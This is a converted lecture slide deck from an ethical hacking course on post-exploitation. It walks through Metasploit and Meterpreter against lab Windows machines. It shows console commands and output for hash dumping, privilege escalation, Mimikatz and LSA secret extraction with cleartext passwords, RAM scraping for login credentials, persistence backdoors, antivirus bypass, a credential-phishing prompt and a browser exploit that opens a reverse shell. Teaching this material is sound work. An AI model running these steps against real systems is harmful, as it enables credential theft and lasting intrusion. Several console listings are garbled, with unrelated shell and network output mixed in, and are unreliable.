


CNIT 124: Advanced Ethical Hacking



Ch 13: Post Exploitation Part 1

Rev. 11-8-17

Topics in This Lecture

- Meterpreter
- Meterpreter Scripts
- Metasploit Post-Exploitation Modules
- Railgun
- Local Privilege Escalation

Topics in the Next Lecture

- Local Information Gathering
- Lateral Movement
- Pivoting
- Persistence

Meterpreter

Help

- **help** at meterpreter prompt
 - Shows all meterpreter commands
- ***command -h***
 - Help about a specific command
- **help *command***
 - Help about a specific command

Controlling Metasploit Sessions

- **sessions**
 - lists sessions
- **sessions -i 1**
 - Starts interaction with session 1
- **background**
 - preserves a session, returns to the msf> prompt
- **exit**
 - closes a Meterpreter session

Upload

- Must use two backslashes to symbolize one
 - "Escaping" in Linux

```
meterpreter> help upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:
  -h          Help banner.
  -r          Upload recursively.

meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\
[*] uploading   : /usr/share/windows-binaries/nc.exe -> C:\
[*] uploaded    : /usr/share/windows-binaries/nc.exe -> C:\\nc.exe
meterpreter>
```

Windows Binaries in Kali 2

```
root@kali:~# cd /usr/share/windows-binaries/  
root@kali:/usr/share/windows-binaries# ls  
backdoors      fport      notepad++.exe  nbtenum     radmin.exe    whoami.exe  
enumplus       Hyperion-1.0.zip  nc.exe        sbd.exe  
exe2bat.exe    klogger.exe    nc.txt        vncviewer.exe  
fgdump         mbenum       plink.exe     wget.exe  
root@kali:/usr/share/windows-binaries#
```


Project 15: RAM Scraping

```
root@kali:/tmp# strings ie.mem | grep @gmail.com
GALX=fASUkGxsKhA&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&lt
mpl=default&sc=1&ss=1&osid=1&_utf8=%E2%98%83&bgresponse=%21LC9Cz95twaHwGEdeJkhWkUDxo5kCAA
ABxVIAAAAUkgD1CwLAsh6m5GVIFVMpNPzUfqcEHRm1nW9gxb_clm7GtyMZo9nwl_Po9SS6BSMJbPo9jRrIhcXrnNyI
H6nHk8AhUD44B7YAUqi5XXddUZh2I3j-FpxwsSQ-Xo0a1LVg87V10kSHxhcuBP_R1j22P3-8QCjJKWzf_uPAtgNvRV
x2tS0-9SukbfmvNOLKsBWifL2s8Q0hn0A3IHVaVYlnmd8riH7GW5JUzjXlRQIlWZSchYKz9Z41sxJ4x4Ag6nk_RIR8
cEUA1iEo450X0cbv7kT9AGaUDQ0XMX_wMpF3U1StF0JBk4_v8lwx4yS0BddEylrbWVJD054&Email=YOURNAME@gma
il.com&Passwd=SECRET_PASSWORD_YOURNAME&signIn=Sign+in&PersistentCookie=yes&rmShown=1
GALX=fASUkGxsKhA&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&lt
mpl=default&sc=1&ss=1&osid=1&_utf8=%E2%98%83&bgresponse=%21LC9Cz95twaHwGEdeJkhWkUDxo5kCAA
ABxVIAAAAUkgD1CwLAsh6m5GVIFVMpNPzUfqcEHRm1nW9gxb_clm7GtyMZo9nwl_Po9SS6BSMJbPo9jRrIhcXrnNyI
H6nHk8AhUD44B7YAUqi5XXddUZh2I3j-FpxwsSQ-Xo0a1LVg87V10kSHxhcuBP_R1j22P3-8QCjJKWzf_uPAtgNvRV
x2tS0-9SukbfmvNOLKsBWifL2s8Q0hn0A3IHVaVYlnmd8riH7GW5JUzjXlRQIlWZSchYKz9Z41sxJ4x4Ag6nk_RIR8
cEUA1iEo450X0cbv7kT9AGaUDQ0XMX_wMpF3U1StF0JBk4_v8lwx4yS0BddEylrbWVJD054&Email=YOURNAME@gma
il.com&Passwd=SECRET_PASSWORD_YOURNAME&signIn=Sign+in&PersistentCookie=yes&rmShown=1_
down value="YOURNAME@gmail.com"
```

```
meterpreter > getuid
Server username: WIN-JWBPPZSXEJV\Administrator
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
vpnuser:1004:aad3b435b51404eeaad3b435b51404ee:e88186a7bb7980c913dc90c7caa2a3b9:::
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:
  -h      Help Banner.
  -t <opt> The technique to use. (Default to '0').
           0 : All techniques available
           1 : Named Pipe Impersonation (In Memory/Admin)
           2 : Named Pipe Impersonation (Dropper/Admin)
           3 : Token Duplication (In Memory/Admin)

meterpreter >
```

Meterpreter Scripts

Meterpreter Scripts

```
root@kali:~/usr/share/metasploit-framework/scripts/meterpreter# ls
arp_scanner.rb          get_pidgin_creds.rb    remotewinenum.rb
autoroute.rb           gettelnet.rb          scheduleme.rb
checkvm.rb             get_valid_community.rb schelevator.rb
credcollect.rb         getvncpw.rb           schtasksabuse.rb
domain_list_gen.rb     hashdump.rb           scraper.rb
dumplinks.rb          hostsedit.rb          screenspy.rb
duplicate.rb          keylogrecorder.rb     screen_unlock.rb
enum_chrome.rb        killav.rb             search_dwld.rb
enum_firefox.rb       metsvc.rb            service_manager.rb
enum_logged_on_users.rb migrate.rb            service_permissions_escalate.rb
enum_powershell_env.rb multicommand.rb       sound_recorder.rb
enum_putty.rb         multi_console_command.rb srt_webdrive_priv.rb
enum_shares.rb        multi_meter_inject.rb uploadexec.rb
enum_vmware.rb        multiscrypt.rb        virtualbox_sysenter_dos.rb
event_manager.rb      netenum.rb           virusscan_bypass.rb
file_collector.rb     packetrecorder.rb    vnc.rb
get_application_list.rb panda_2007_pavsrv51.rb webcam.rb
getcountermeasure.rb  persistence.rb       win32-sshclient.rb
get_env.rb            pml_driver_config.rb win32-sshserver.rb
get_filezilla_creds.rb powerdump.rb          winbf.rb
getgui.rb             prefetchtool.rb       winenum.rb
get_local_subnets.rb process_memdump.rb    wmic.rb
```

Deprecated

```
meterpreter > run checkvm -h
```

```
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
```

```
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
```

```
CheckVM -- Check various attributes on the target for evidence that it is a virtual machine
```

```
USAGE: run checkvm
```

```
OPTIONS:
```

```
-h          Help menu.
```

AutoRunScript

```
msf exploit(ms14_064_ole_code_execution) > set AutoRunScript migrate -n explorer.exe
AutoRunScript => migrate -n explorer.exe
msf exploit(ms14_064_ole_code_execution) > exploit
[*] Exploit running as background job.
The requested URL was not found on this server.
[*] Started reverse handler on 192.168.119.130:4444
[*] Using URL: http://0.0.0.0:80/YOURNAME
[*] Local IP: http://192.168.119.130:80/YOURNAME
[*] Server started.
msf exploit(ms14_064_ole_code_execution) > [*] 192.168.119.129
ms14_064_ole_code_execution - Gathering target information.
[*] 192.168.119.129 ms14_064_ole_code_execution - Sending HTML response.
[*] 192.168.119.129 ms14_064_ole_code_execution - Sending exploit...
[*] 192.168.119.129 ms14_064_ole_code_execution - Sending VBS stager
[*] Sending stage (885806 bytes) to 192.168.119.129
[*] Meterpreter session 3 opened (192.168.119.130:4444 -> 192.168.119.129:1059) at 2015-10-28 13:27:54 -0400
[*] Session ID 3 (192.168.119.130:4444 -> 192.168.119.129:1059)
) processing AutoRunScript 'migrate -n explorer.exe'
[*] Current server process: sdirZvqSqf.exe (3052)
[+] Migrating to 3128
[+] Successfully migrated to process
msf exploit(ms14_064_ole_code_execution) > █
```

Getting Help

- **run *script* -h**

```
meterpreter > run migrate -h

OPTIONS:
  -f notepad.exe Launch a process and migrate into the new process
  -h              Help menu.
  -k             Kill original process.
  -n <opt>       Migrate into the first process with this executable name (explorer.exe)
  -p <opt>       PID to migrate to.
```

- **ps** lists running processes on target
 - Useful to choose a migration target
- **run migrate -p 1144**

Prefetch

- Prefetch shows last 128 programs used
- Useful for forensics

```
meterpreter > run prefetchtool -h
[*] Prefetch-tool Meterpreter Script
c:\windows\system32\notepad.exe
OPTIONS:
-c [X] Disable SHA1/MD5 checksum
-h notepad.exe Help menu.
-i [X] Perform lookup for software name
-l [X] Download Prefetch Folder Analysis Log
-p [X] List Installed Programs
-x <opt> Top x Accessed Executables (Based on Prefetch folder)
```


process_memdump

```
meterpreter > run process_memdump -h
```

USAGE:

```
EXAMPLE: run process_memdump putty.exe
```

```
EXAMPLE: run process_memdump -p 1234
```

OPTIONS:

- h Help menu.
- n <opt> Name of process to dump.
- p <opt> PID of process to dump.
- q Query the size of the Process that would be dump in bytes.
- r <opt> Text file with list of process names to dump memory for, one per line.
- t toggle location information in dump.

```
meterpreter > █
```

persistence

```
meterpreter > run persistence -h
```

```
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
```

```
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
```

```
Meterpreter Script for creating a persistent backdoor on a target host.
```

OPTIONS:

- A Automatically start a matching exploit/multi/handler to connect to the agent
- L <opt> Location in target host to write payload to, if none %TEMP% will be used.
- P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
- S Automatically start the agent on boot as a service (with SYSTEM privileges)
- T <opt> Alternate executable template to use
- U Automatically start the agent when the User logs on
- X Automatically start the agent when the system boots
- h This help menu
- i <opt> The interval in seconds between each connection attempt
- p <opt> The port on which the system running Metasploit is listening
- r <opt> The IP of the system running Metasploit listening for the connect back

virusscan_bypass

```
meterpreter > run virusscan_bypass -h
```

```
Author: Mert SARICA (mert.sarica [at] gmail.com)
```

```
Web: http://www.mertsarica.com
```

```
-----  
Bypasses McAfee VirusScan Enterprise v8.7.0i+, uploads an executable to TEMP folder adds it  
to exclusion list and set it to run at startup. (Requires administrator privilege)  
-----
```

OPTIONS:

- e <opt> Executable to upload to target host. (modifies registry and exclusion list)
- h Help menu.
- k Only kills VirusScan processes

Other Interesting Scripts

- **arp_scanner** -- fast host discovery
- **killav** -- no information in help

Kahoot!

Metasploit Post-Exploitation Modules

Directory Structure

```
root@kali:/usr/share/metasploit-framework# ls
app      db          Gemfile.lock      modules      msfdb      msfupdate  Rakefile  tools
config  documentation  lib              msfconsole  msfrpc    msfvenom   ruby      vendor
data    Gemfile     metasploit-framework.gemspec  msfd        msfrpcd   plugins    scripts

root@kali:/usr/share/metasploit-framework# cd modules/
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  exploits  nops  payloads  post

root@kali:/usr/share/metasploit-framework/modules# cd post/
root@kali:/usr/share/metasploit-framework/modules/post# ls
aix  android  cisco  firefox  hardware  linux  multi  osx  solaris  windows

root@kali:/usr/share/metasploit-framework/modules/post# cd windows/
root@kali:/usr/share/metasploit-framework/modules/post/windows# ls
capture  escalate  gather  manage  recon  wlan
```

post/windows/gather

```
root@kali:~# cd /usr/share/metasploit-framework/modules/post/windows/gather; ls
ad_to_sqlite.rb          enum_dirperms.rb        enum_trusted_locations.rb
arp_scanner.rb          enum_domain_group_users.rb  enum_unattend.rb
bitcoin_jacker.rb       enum_domain.rb          file_from_raw_ntfs.rb
bitlocker_fvek.rb       enum_domains.rb         forensics
cachedump.rb            enum_domain_tokens.rb    hashdump.rb
checkvm.rb              enum_domain_users.rb     local_admin_search_enum.rb
credentials             enum_emet.rb             lsa_secrets.rb
dnscache_dump.rb        enum_files.rb            make_csv_orgchart.rb
dumplinks.rb            enum_hostfile.rb         memory_grep.rb
enum_ad_bitlocker.rb    enum_ie.rb               netlm_downgrade.rb
enum_ad_computers.rb    enum_logged_on_users.rb  ntds_location.rb
enum_ad_groups.rb       enum_ms_product_keys.rb  outlook.rb
enum_ad_managedby_groups.rb  enum_muicache.rb        phish_windows_credentials.rb
enum_ad_service_principal_names.rb  enum_patches.rb         resolve_sid.rb
enum_ad_to_wordlist.rb  enum_powershell_env.rb  reverse_lookup.rb
enum_ad_user_comments.rb  enum_prefetch.rb        screen_spy.rb
enum_ad_users.rb        enum_proxy.rb            smart_hashdump.rb
enum_applications.rb    enum_putty_saved_sessions.rb  tcpnetstat.rb
enum_artifacts.rb       enum_services.rb         usb_history.rb
enum_av_excluded.rb     enum_shares.rb           win_privs.rb
enum_chrome.rb          enum_snmp.rb             wmic_command.rb
enum_computers.rb       enum_termserv.rb         word_unc_injector.rb
enum_db.rb              enum_tokens.rb
enum_devices.rb         enum_tomcat.rb
```


bitcoin_jacker

```
meterpreter > info post/windows/gather/bitcoin_jacker  
  
Name: Windows Gather Bitcoin Wallet  
Module: post/windows/gather/bitcoin_jacker  
Platform: Windows  
Arch:  
Rank: Normal
```

Description:

This module downloads any Bitcoin wallet files from the target system. It currently supports both the classic Satoshi wallet and the more recent Armory wallets. Note that Satoshi wallets tend to be unencrypted by default, while Armory wallets tend to be encrypted by default.

netlm_downgrade

```
meterpreter > info post/windows/gather/netlm_downgrade
```

```
    Name: Windows NetLM Downgrade Attack  
    Module: post/windows/gather/netlm_downgrade
```

Description:

This module will change a registry value to enable the sending of LM challenge hashes and then initiate a SMB connection to the SMBHOST datastore. If an SMB server is listening, it will receive the NetLM hashes

enum_logged_on_users

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > show options

Module options (post/windows/gather/enum_logged_on_users):

Name      Current Setting  Required  Description
-----
CURRENT   true             yes       Enumerate currently logged on users
RECENT    true             yes       Enumerate Recently logged on users
SESSION   true             yes       The session to run this module on.
```

enum_logged_on_users

```
msf post(enum_logged_on_users) > set SESSION 2
SESSION => 2
msf post(enum_logged_on_users) > exploit

[*] Running against session 2 7279 (998.2 MiB) TX bytes:49730348 (47.4 MiB)
Interrupt:19 Base address:0x2000
Current Logged Users
=====
lo Link encap:Local Loopback
SID inet addr:127.0.0.1 Mask:255.0.0.0 User0
--- inet6 addr: ::1/128 Scope:Host ----
S-1-5-21-1367486129-1636748403-2738611465-500 WIN-JWBPPZSXEFV\Administrator
RX packets:549 errors:0 dropped:0 overruns:0 frame:0
TX packets:549 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0

[*] Results saved in: /root/.msf4/loot/20151104135844_default_192.168.119.129_host.users.activ_036914.txt

Recently Logged Users:78011 (76.1 KiB) TX bytes:78011 (76.1 KiB)
=====
root@kali:/tmp# service apache2 restart
SID Profile Path
---
S-1-5-18 %systemroot%\system32\config\systemprofile
S-1-5-19 %SystemRoot%\ServiceProfiles\LocalService
S-1-5-20 %SystemRoot%\ServiceProfiles\NetworkService
S-1-5-21-1367486129-1636748403-2738611465-1000 C:\Users\student
S-1-5-21-1367486129-1636748403-2738611465-1002 C:\Users\Strong
S-1-5-21-1367486129-1636748403-2738611465-500 C:\Users\Administrator
Payload size: 333 bytes
root@kali:/tmp# cp fun.exe /var/www/html
[*] Post module execution completed
msf post(enum_logged_on_users) > █
```

Gathering Credentials

```
root@kali:~/usr/share/metasploit-framework/modules/post/windows/gather/credentials# ls
bulletproof_ftp.rb      gpp.rb                 skype.rb
coreftp.rb             idm.rb                 smartermail.rb
credential_collector.rb imail.rb               smartftp.rb
domain_hashdump.rb    imvu.rb                spark_im.rb
dyndns.rb              mcafee_vse_hashdump.rb sso.rb
enum_cred_store.rb    meebo.rb               steam.rb
enum_laps.rb           mremote.rb            tortoisessvn.rb
enum_picasa_pwds.rb   mssql_local_hashdump.rb total_commander.rb
epo_sql.rb            nimbuzz.rb            trillian.rb
filezilla_server.rb   outlook.rb             vnc.rb
flashfxp.rb           razer_synapse.rb      windows_autologin.rb
ftpnavigator.rb       razorsql.rb           winscp.rb
ftpx.rb               rdc_manager_creds.rb  wsftp_client.rb
root@kali:~/usr/share/metasploit-framework/modules/post/windows/gather/credentials#
```

Autologon Password

```
msf post(windows_autologin) > info post/windows/gather/credentials/windows_autologin
```

```
Name: Windows Gather AutoLogin User Credential Extractor  
Module: post/windows/gather/credentials/windows_autologin  
Platform: Windows  
Arch:  
Rank: Normal
```

Provided by:

```
Myo_Soe_product_keys.rb
```

Basic options:

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

Description:

This module extracts the plain-text Windows user login password in Registry. It exploits a Windows feature that Windows (2000 to 2008 R2) allows a user or third-party Windows Utility tools to configure User AutoLogin via plain-text password insertion in (Alt)DefaultPassword field in the registry location - HKLM\Software\Microsoft\Windows NT\WinLogon. This is readable by all users.

References:

<http://support.microsoft.com/kb/315231>

<http://core.yehg.net/lab/#tools.exploits>

Not On By Default

```
enum_picasa_pwds.rb      mssql_local_hashdump.rb  total_commander.  
msf post(windows_autologin) > set SESSION 2      trillian.rb  
SESSION => 2  
msf post(windows_autologin) > exploit            vnc.rb  
                                                windows_autologi  
[*] Running against WIN-JWBPPZSXFV on session 2  winscp.rb  
[*] The Host WIN-JWBPPZSXFV is not configured to have AutoLogon password .rb  
[*] Post module execution completed  
msf post(windows_autologin) > | t-framework/modules/post/windows/gat
```

sso (MimiKatz)

```
msf post(windows_autologin) > info post/windows/gather/credentials/sso
Name: Windows Single Sign On Credential Collector (Mimikatz)
Module: post/windows/gather/credentials/sso
Platform: Windows
Arch:
Rank: Normal
Provided by:
  Ben Campbell <eat_meatballs@hotmail.co.uk>
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  SESSION   yes              The session to run this module on.
Description:
  This module will collect cleartext Single Sign On credentials from
  the Local Security Authority using the Mimikatz extension. Blank
  passwords will not be stored in the database.
msf post(windows_autologin) > █
```


On By Default 😊

```
msf post(windows_autologin) > use post/windows/gather/credentials/sso
msf post(sso) > show options
Module options (post/windows/gather/credentials/sso):
  Name      Current Setting  Required  Description
  -----
SESSION    yes              The session to run this module on.

msf post(sso) > set SESSION 2
SESSION => 2
msf post(sso) > exploit

[*] Running module against WIN-JWBPPZSXEJV
Windows SS0 Credentials
=====
AuthID      Package  Domain                User                Password
-----
0;360501    NTLM     WIN-JWBPPZSXEJV      Administrator      P@ssw0rd

[*] Post module execution completed
msf post(sso) >
```

Gather Modules

```
root@kali: /usr/share/metasploit-framework/modules/post/windows/gather# ls
arp_scanner.rb
bitcoin_jacker.rb
cachedump.rb
checkvm.rb
credentials
dnscache_dump.rb
dumplinks.rb
enum_ad_bitlocker.rb
enum_ad_computers.rb
enum_ad_groups.rb
enum_ad_service_principal_names.rb
enum_ad_to_wordlist.rb
enum_ad_user_comments.rb
enum_ad_users.rb
enum_applications.rb
enum_artifacts.rb
enum_chrome.rb
enum_computers.rb
enum_db.rb
enum_devices.rb
enum_dirperms.rb
enum_domain_group_users.rb
enum_domain.rb
enum_muicache.rb
enum_patches.rb
enum_powershell_env.rb
enum_prefetch.rb
enum_proxy.rb
enum_putty_saved_sessions.rb
enum_services.rb
enum_shares.rb
enum_snmp.rb
enum_termserv.rb
enum_tokens.rb
enum_tomcat.rb
enum_unattend.rb
file_from_raw_ntfs.rb
forensics
hashdump.rb
local_admin_search_enum.rb
lsa_secrets.rb
memory_grep.rb
netlm_downgrade.rb
outlook.rb
phish_windows_credentials.rb
resolve_sid.rb
```

More Gather Modules

```
enum_dirperms.rb outlook.rb
enum_domain_group_users.rb phish_windows_credentials.rb
enum_domain.rb resolve_sid.rb
enum_domains.rb reverse_lookup.rb
enum_domain_tokens.rb screen_spy.rb
enum_domain_users.rb smart_hashdump.rb
enum_files.rb tcpnetstat.rb
enum_hostfile.rb usb_history.rb
enum_ie.rb win_privs.rb
enum_logged_on_users.rb wmic_command.rb
enum_ms_product_keys.rb word_unc_injector.rb
root@kali:~/usr/share/metasploit-framework/modules/post/windows/gather#
```

CheckVM

```
msf post(sso) > info post/windows/gather/checkvm
Name: Windows Gather Virtual Environment Detection
Module: post/windows/gather/checkvm
Platform: Windows
Arch:
Rank: Normal
Provided by: rms
Carlos Perez <carlos_perez@darkoperator.com>
Basic options:


| Name    | Current Setting | Required | Description                        |
|---------|-----------------|----------|------------------------------------|
| SESSION | main_users      | yes      | The session to run this module on. |


Description:
This module attempts to determine whether the system is running
inside of a virtual environment and if so, which one. This module
supports detectoin of Hyper-V, VMWare, Virtual PC, VirtualBox, Xen,
and QEMU.
root@kali: /usr/share/metasploit-framework/modules/post/windows/
msf post(sso) >
```

It Works!

```
msf post(sso) > use post/windows/gather/checkvm
msf post(checkvm) > show options
Module options (post/windows/gather/checkvm):
  Name          Current Setting  Required  Description
  ----          -
SESSION        session_tokens.rb yes       The session to run this module on.
msf post(checkvm) > set SESSION 2
SESSION => 2
msf post(checkvm) > exploit
[*] Checking if WIN-JWBPPZSXFV is a Virtual Machine .....
[*] This is a VMware Virtual Machine
[*] Post module execution completed
msf post(checkvm) > █
```

BitLocker Recovery Passwords

```
msf post(checkvm) > info post/windows/gather/enum_ad_bitlocker
Name: Windows Gather Active Directory BitLocker Recovery
Module: post/windows/gather/enum_ad_bitlocker
Platform: Windows
Arch: wordlist.rb
Rank: Normal
Provided by:
Ben Campbell <ben.campbell@mwrinfosecurity.com>
Basic options:
  Name          Current Setting  Required  Description
  ----          -
  DOMAIN        (e.g. DC=test,DC=com) no         The domain to query or distinguished name
  FIELDS        distinguishedName,msFVE-RecoveryPassword yes       FIELDS to retrieve.
  FILTER        (objectClass=msFVE-RecoveryInformation) yes       Search filter.
  MAX_SEARCH    500              yes       Maximum values to retrieve, 0 for all.
  SESSION      true             yes       The session to run this module on.
  STORE_LOOT    true             yes       Store file in loot.
Description:
This module will enumerate BitLocker recovery passwords in the default AD directory. This module does require Domain Admin or other delegated privileges.
References:
https://technet.microsoft.com/en-us/library/cc771778%28v=ws.10%29.aspx
root@kali: /usr/share/metasploit-framework/modules/post/windows/gather# cd ..
msf post(checkvm) >
```

LSA Secrets!

```
msf post(enum_muicache) > info post/windows/gather/lsa_secrets
Name: Windows Enumerate LSA Secrets
Module: post/windows/gather/lsa_secrets
Platform: Windows
Arch:
Rank: Normal
Provided by:
  Rob Bathurst <rob.bathurst@foundstone.com>
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  SESSION   main_group_users yes        The session to run this module on.
Description:
  This module will attempt to enumerate the LSA Secrets keys within
  the registry. The registry value used is:
  HKEY_LOCAL_MACHINE\Security\Policy\Secrets\
  Thanks goes to Maurizio
  Agazzini and Mubix for decrypt code from cachedump
```

Works on Server 2008!

```
msf post(enum_muicache) > use post/windows/gather/lsa_secrets
msf post(lsa_secrets) > show options
Module options (post/windows/gather/lsa_secrets):
  Name      Current Setting  Required  Description
  ----      -
  SESSION   3                yes       The session to run this module on.
msf post(lsa_secrets) > set session 3
session => 3
msf post(lsa_secrets) > exploit
[*] Executing module against WIN-JWBPPZSXEJV
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
Decrypted Value: P@ssw0rd!>u6}
[+] Key: DPAPI_SYSTEM
Decrypted Value: ;W0> '!GUGL0sC5HG
[+] Key: NL$KM
Decrypted Value: @Y*\Ce/:N7B}*@aFV>t3JV_Df7%K
[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20151104144052_default_192.168.119.129_registry.lsa.sec_371255.txt
[*] Post module execution completed
msf post(lsa_secrets) >
```


memory_grep

```
msf post(lsa_secrets) > info post/windows/gather/memory_grep
Name: Windows Gather Process Memory Grep
Module: post/windows/gather/memory_grep
Platform: Windows
Arch:
Rank: Normal
Provided by:
bannedit <bannedit@metasploit.com>
Basic options:


| Name    | Current Setting | Required | Description                                     |
|---------|-----------------|----------|-------------------------------------------------|
| HEAP    | false           | no       | Grep from heap                                  |
| PROCESS |                 | yes      | Name of the process to dump memory from         |
| REGEX   |                 | yes      | Regular expression to search for with in memory |
| SESSION |                 | yes      | The session to run this module on.              |


Description:
This module allows for searching the memory space of a process for potentially sensitive data. Please note: When the HEAP option is enabled, the module will have to migrate to the process you are grepping, and will not migrate back automatically. This means that if the user terminates the application after using this module, you may lose your session.
root@kali: /usr/share/metasploit-framework/modules/post/windows/gather# cd ..
msf post(lsa_secrets) >
```

Looks Good But Fails

```
msf post(memory_grep) > set PROCESS iexplore.exe
PROCESS => iexplore.exe
msf post(memory_grep) > exploit
[*] Running module against WIN-JWBPPZSXFV
[*] PIDs found for iexplore.exe: 2740
[*] Searching in process: 2740...
[*] Post module execution completed
msf post(memory_grep) > █
```

Post Exploitation Using NetNTLM Downgrade Attacks

I love to pass the hash and steal tokens as much as the next pentester, but sometimes it's nice to have the actual password for a user. Here are some cases where having the password, instead of just the hash, is helpful:

- Web Based VPN Login
- GUI Access
- Third Party AD Integrated Management Tools
- Database Authentication
- Passwords Shared Across Multiple Systems (Unix/Linux, Network Gear, etc)

The easiest way to go from SYSTEM on a box to dumping the cleartext passwords for all the users is to use Herman Ochoa's Windows Credential Editor (WCE) tool to dump them from the Windows Digest Authentication package. It's as simple as running "wce -w". If you


- An alternative to using Mimikatz
- Metasploit SMB Listener (Link Ch 13b)

Phishing

```
msf post(phish_windows_credentials) > info post/windows/gather/phish_windows_credentials
Name: Windows Gather User Credentials (phishing)
Module: post/windows/gather/phish_windows_credentials
Platform: Windows
Arch: x86, x64
Rank: Normal
Provided by: Wesley Neelen <security@forsec.nl>, Matt Nelson
Basic options:
  Name          Current Setting  Required  Descriptio
  ----          -
  PROCESS       {PROCESS_NAME}  yes       Message sh
  SESSION       *                no        Prompt if
  to run this module on.
  Description:
  This module is able to perform a phishing attack on the target by
  popping up a loginprompt. When the user fills credentials in the
  loginprompt, the credentials will be sent to the attacker. The
  module is able to monitor for new processes and popup a loginprompt
  when a specific process is starting. Tested on Windows 7.
```

Fails on Win 7 and 2008

- Won't run at all on Win 2008
- On Win 7, this box pops up all the time but the password never appears in Metasploit
- Must restart Windows to make it stop



enum_ie

```
msf post(phish_windows_credentials) > info post/windows/gather/enum_ie
Name: Windows Gather Internet Explorer User Data Enumeration
Module: post/windows/gather/enum_ie
Platform: Windows
Arch:
Rank: Normal

Provided by:
Kx499

Basic options:


| Name    | Current Setting | Required | Description                        |
|---------|-----------------|----------|------------------------------------|
| SESSION |                 | yes      | The session to run this module on. |


Description:
This module will collect history, cookies, and credentials (from either HTTP auth passwords, or saved form passwords found in auto-complete) in Internet Explorer. The ability to gather credentials is only supported for versions of IE >=7, while history and cookies can be extracted for all versions.

msf post(phish_windows_credentials) > █
```

Fails

- Gets no passwords or cookies from Win 7 or Win 2008
- Does get some Web history links from IE 7 on Win 2008

Management Modules

```
root@kali: /usr/share/metasploit-framework/modules/post/windows/manage# ls
add_user_domain.rb      inject_host.rb          remove_host.rb
autoroute.rb            killav.rb              rpcapd_start.rb
change_password.rb      migrate.rb             run_as.rb
clone_proxy_settings.rb mssql_local_auth_bypass.rb sdel.rb
delete_user.rb          multi_meterpreter_inject.rb smart_migrate.rb
download_exec.rb        nbd_server.rb         sticky_keys.rb
driver_loader.rb        payload_inject.rb     vss_create.rb
enable_rdp.rb           portproxy.rb          vss_list.rb
